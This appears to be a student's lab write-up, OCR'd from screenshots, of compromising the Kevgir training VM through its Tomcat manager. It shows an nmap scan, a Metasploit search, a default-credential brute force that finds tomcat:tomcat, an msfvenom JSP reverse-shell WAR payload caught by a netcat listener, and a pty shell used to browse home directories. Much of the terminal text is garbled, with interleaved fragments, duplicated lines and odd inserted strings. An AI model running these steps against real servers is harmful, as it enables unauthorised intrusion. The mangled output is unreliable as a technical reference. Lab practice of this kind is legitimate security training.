



# assignment\_5

first get the the ip of the target



collect info about the target like open ports, os



The screenshot shows a Kali Linux desktop environment. The terminal window displays a network scan using the nmap tool, showing various open ports and services on several hosts. The browser window shows a web page for 'Kevgir VM' at 192.168.1.13, with the URL bar showing 'http://192.168.1.13'. The desktop bar at the bottom includes icons for file operations, search, and system status.

```
root@kali:~# nmap -A -p- 192.168.1.0/24
[...]
192.168.1.13:22/tcp open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu; ssh)
| ssh-hostkey:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_ Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
8081/tcp open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-generator: Joomla! 1.5 - Open Source Content Management
|_http-title: Welcome to the Frontpage
| http-robots.txt: 14 disallowed entries
|/administrator/: cache/ /components/ /images/
|/includes/: installation/ /language/ /libraries/ /media/
|/_modules/: plugins/ /templates/ /tmp/ /xmlrpc/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
9000/tcp open  http        Jetty winstorne-2.9
|_http-favicon: Unknown favicon MD5: 23EBC7BD78E8CD826C5A6073B
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Jetty(winstorne-2.9)
|_http-title: Dashboard [Jenkins]
| http-robots.txt: 1 disallowed entry
|_ MAC Address: 08:00:27:D7:CA:D3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.14.1-X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.025 days (since Tue Apr 16 18:10:20 2024)
```

port 8080

it uses Tomcat

search metasploit

kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places

April 16 19:24

Terminal

Module	Platform	Version	Severity	Impact	Description			
WC	WC	1	exploit/multi/http.struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution	
		2	exploit/multi/http.struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection	
TRACER		3	exploit/multi/http.struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution	
HOP RT	4	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read		
I 0.	5	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability		
NSE: S	6	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution		
Initials	7	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution		
Compile	8	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS		
Initials	9	auxiliary/scanner/http/tomcat_enum		normal	No	Apache Tomcat User Enumeration		
Initials	10	exploit/linux/local/tomcat_rhel_based_temp_priv_esc	2016-10-10	manual	Yes	Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalation		
Compile	11	exploit/linux/local/tomcat_ubuntu_log_init_priv_esc	2016-09-30	manual	Yes	Apache Tomcat on Ubuntu Log Init Privilege Escalation		
Initials	12	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence Webwork OGNL Injection		
Compile	13	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_SeqID SQLi to RCE		
Read d	14	exploit/multi/http/cisco_dcm_upload_2019	2019-06-26	excellent	Yes	Cisco Data Center Network Manager Unauthenticated Remote Code Execution		
OS and	15	exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec	2021-05-05	excellent	Yes	Cisco HyperFlex HX Data Platform Command Execution		
Nmap d	16	exploit/linux/http/cisco_hyperflex_file_upload_rce	This is the 2021-05-05 exploit from https://github.com/0x0000000000000000/cisco-hyperflex-exploit	excellent	Yes	Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)		
	17	exploit/linux/http/cp1_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability		
	18	exploit/linux/http/cisco_prime_inf_rce	2018-10-04	excellent	Yes	Cisco Prime Infrastructure Unauthenticated Remote Code Execution		
	19	post/multi/gather/tomcat_gather		normal	No	Gather Tomcat Credentials		
	20	auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	No	Hashtable Collisions		
	21	auxiliary/admin/http/lb_mrm_download	2020-04-21	normal	Yes	IBM Data Risk Manager Arbitrary File Download		
	22	exploit/linux/http/lucee_admin_improcess_file_write	You might need to run ./msfvenom -p linux/x86/meterpreter/reverse_tcp -f raw -a i386 -b "\x00" -o /tmp/lucee_improcess	2021-01-15	shelling	excellent	Yes	Lucee Administrator imProcess.cfm Arbitrary File Write
	23	exploit/linux/http/mobileiron_core_logshell	2021-12-12	excellent	Yes	Mobileiron Core Unauthenticated JNDI Injection RCE (via Log4Shell)		
	24	exploit/multi/http/zeworks_configuration_management_upload	2015-04-07	normal	Yes	Novell Zewworks Configuration Management Arbitrary File Upload		
	25	exploit/multi/http/spring_framework_rce_spring4shell	2022-03-31	manual	Yes	Spring Framework Class property RCE (Spring4Shell)		
	26	auxiliary/admin/http/tomcat_administration		normal	No	Tomcat Administration Tool Default Access		
	27	auxiliary/scanner/http/tomcat_mgr_login		normal	No	Tomcat Application Manager Login Utility		
	28	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass		
	29	auxiliary/admin/http/tomcat_utzf_traversal	2009-01-09	normal	No	Tomcat UTZ-F Directory Traversal Vulnerability		
Command	30	auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	normal	No	TrendMicro Data Loss Prevention 5.5 Directory Traversal		
apt in	31	post/windows/gather/enum_tomcat		normal	No	Windows Gather Apache Tomcat Enumeration		

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "manager".

Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum\_tomcat

cd

msf6 > use 27

(re)msf6 auxiliary(scanner/Http/tomcat\_mgr\_login) >

cd

(root@kali):~\$ msfconsole

msfconsole: command not found

(root@kali):~\$

PLEASE DON T UPLOAD BACKDOOR TO WWW.HDISTRIBUTE.COM  
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.HDISTRIBUTE.COM

MM: MM d MM MM LOOT PAYLOAD

72°F Mostly clear

Search

1:40 AM 4/17/2024

this is the options for the tool

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Terminal

Apr 17 02:47

```
22 exploit/linux/http/lucee_admin_imgprocess_file_write 2021-01-15 excellent Yes Lucee Administrator imgProcess.cfm Arbitrary File Write
23 exploit/linux/http/mobileiron_core_logshell 2021-12-12 excellent Yes MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
24 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07 excellent Yes Novell ZENworks Configuration Management Arbitrary File Upload
25 exploit/multi/http/spring_framework_rce_spring4shell 2022-03-31 manual Yes Spring Framework Class property RCE (Spring4Shell)
26 auxiliary/admin/http/tomcat_administration 2017-10-03 normal No Tomcat Administration Tool Default Access
27 auxiliary/scanner/http/tomcat_mgr_login 2009-01-09 normal No Tomcat Application Manager Login Utility
28 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
29 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vulnerability
30 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
31 post/windows/gather/enum_tomcat 2017-10-03 normal No Windows Gather Apache Tomcat Enumeration
```

Interact with a module by name or index. For example `info 31`, use `31` or use `post/windows/gather/enum_tomcat`

```
msf6 > use 27
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
```

Module options (auxiliary/scanner/http/tomcat\_mgr\_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > 
```

this is the password for the user

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places

Terminal

```
WC
WC [~] 192.168.1.13:8080 - LOGIN FAILED: root::3cret (Incorrect)
WC [~] 192.168.1.13:8080 - LOGIN FAILED: root::vagrant (Incorrect)
WC [~] 192.168.1.13:8080 - LOGIN FAILED: root::Qlogic66 (Incorrect)
HOP RT [~] 192.168.1.13:8080 - LOGIN FAILED: root::password (Incorrect)
I 0 [~] 192.168.1.13:8080 - LOGIN FAILED: root::Password1 (Incorrect)
NSE: S [~] 192.168.1.13:8080 - LOGIN FAILED: root::changethis (Incorrect)
Initia [~] 192.168.1.13:8080 - LOGIN FAILED: root::root (Incorrect)
Initia [~] 192.168.1.13:8080 - LOGIN FAILED: root::toor (Incorrect)
Complie [~] 192.168.1.13:8080 - LOGIN FAILED: root::password1 (Incorrect)
Initia [~] 192.168.1.13:8080 - LOGIN FAILED: root::2ddeployer (Incorrect)
Complie [~] 192.168.1.13:8080 - LOGIN FAILED: root::Ovw#busr1 (Incorrect)
Initia [~] 192.168.1.13:8080 - LOGIN FAILED: root::kdsxc (Incorrect)
Complie [~] 192.168.1.13:8080 - LOGIN FAILED: root::waspsha (Incorrect)
Read d [~] 192.168.1.13:8080 - LOGIN FAILED: root::ADM1N (Incorrect)
OS and [~] 192.168.1.13:8080 - LOGIN FAILED: root::ampmp (Incorrect)
Nmap [~] 192.168.1.13:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[~] 192.168.1.13:8080 - LOGIN FAILED: tomcat:manager (Incorrect) is the default Tomcat home page. It can be found on the local filesystem at: /var/lib/tomcat7/webapps/ROOT/ index.html
[~] 192.168.1.13:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[~] 192.168.1.13:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[~] 192.168.1.13:8080 - Login Successful: tomcat:tomcat
# mf [~] 192.168.1.13:8080 - LOGIN FAILED: both:admin (Incorrect)
mfscor [~] 192.168.1.13:8080 - LOGIN FAILED: both:manager (Incorrect) might consider installing the following packages, if you haven't already done so:
[~] 192.168.1.13:8080 - LOGIN FAILED: both:role1 (Incorrect)
# mf [~] 192.168.1.13:8080 - LOGIN FAILED: both:root (Incorrect) tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking here.
# mf [~] 192.168.1.13:8080 - LOGIN FAILED: both:tomcat (Incorrect)
mfscor [~] 192.168.1.13:8080 - LOGIN FAILED: both:3cret (Incorrect) tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking here.
# sd [~] 192.168.1.13:8080 - LOGIN FAILED: both:Qlogic66 (Incorrect)
Command [~] 192.168.1.13:8080 - LOGIN FAILED: both:password (Incorrect)
apt if [~] 192.168.1.13:8080 - LOGIN FAILED: both:changethis (Incorrect) manager webapp
Do you [~] 192.168.1.13:8080 - LOGIN FAILED: both:root (Incorrect)
# cd [~] 192.168.1.13:8080 - LOGIN FAILED: both:toor (Incorrect) NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "host-manager-gui". Users are defined in /etc/tomcat7/tomcat-users.xml.
# cc [~] 192.168.1.13:8080 - LOGIN FAILED: both:2ddeployer (Incorrect)
[~] 192.168.1.13:8080 - LOGIN FAILED: both:Ovw#busr1 (Incorrect)
# r [~] 192.168.1.13:8080 - LOGIN FAILED: both:kdsxc (Incorrect)
# cd [~] 192.168.1.13:8080 - LOGIN FAILED: both:root (Incorrect)
# mfconsole [~] 192.168.1.13:8080 - LOGIN FAILED: command not found
# cd [~] 192.168.1.13:8080 - LOGIN FAILED: command not found
# PLEASE DONT UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
# YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
```

File Machine View Input Devices Help

Applications Places

Terminal

Search

72°F Mostly clear

1:51 AM 4/17/2024

they site give you acceses to upplode war files

Terminal

```

[+] 192.168.1.13:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:QLogic66 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:password (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:changeme (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:toor (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:root (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:password1 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:OWWbus1 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:ksdxc (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:xampp (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:admin (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:tomcat:manager (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:tomcat:role1 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: root:tomcat:root (Incorrect)
[+] 192.168.1.13:8080 - LOGIN Successful: tomcat:tomcat
[+] 192.168.1.13:8080 - LOGIN FAILED: both:admin (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:manager (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:role1 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:QLogic66 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:password (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:changeme (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:root0 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:password1 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:j2deployer (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:OWWbus1 (Incorrect)
[+] 192.168.1.13:8080 - LOGIN FAILED: both:ksdxc (Incorrect)

[+] root@kali:~-
# msfconsole
msfconsole: command not found

[+] root@kali:~-
[+] PLEASE SPIN 1 UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.MALDISTRIIBUTE.COM

[+] 72°F
[+] Mostly clear
[+] 1:53 AM
[+] 4/17/2024
[+] Right Ctrl
```

we will use msfvenom to create war shell script

Terminal

```

zsh: suspended sudo nc -nlvp 4321
[+] bob@kali:~-
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.12 LPORT=4311 -f war -o shell.war
Payload size: 1101 bytes
Final size of war file: 1101 bytes
Saved as: shell.war

[+] bob@kali:~-
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.12 LPORT=4311 -f war -o shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
Saved as: shell.war

[+] bob@kali:~-
$ sudo nc -nlvp 4311
listening on [any] 4311...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.13] 36474
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
ls=alh7qcanyoupmme:/var/lib/tomcat7$ cd /home
cd /home
tomcat7@canyoupmme:/home$ ls -alh
ls=alh
ls=alh: command not found
tomcat7@canyoupmme:/home$ ls -alh
ls=alh
total 16K
drwxr-xr-x 4 root root 4.0K Feb 13 2016 .
drwxr-xr-x 22 root root 4.0K Feb 13 2016 ..
drwxr-xr-x 2 admin admin 4.0K Feb 4 2016 admin
drwxr-xr-x 4 user user 4.0K Feb 15 2016 user
tomcat7@canyoupmme:/home$ cd admin
cd admin
tomcat7@canyoupmme:/home/admin$ ls -alh
ls=alh
total 24K
drwxr-xr-x 2 admin admin 4.0K Feb 4 2016 .
drwxr-xr-x 4 root root 4.0K Feb 13 2016 ..
-rw-r--r-- 1 admin admin 5 Feb 4 2016 bash_history
-rw-r--r-- 1 admin admin 220 Feb 4 2016 bash_logout
-rw-r--r-- 1 admin admin 3.6K Feb 4 2016 bashrc
-rw-r--r-- 1 admin admin 675 Feb 4 2016 .profile
-rw-r--r-- 1 admin admin 0 Feb 4 2016 .sudo_as_admin_successful
tomcat7@canyoupmme:/home/admin$
```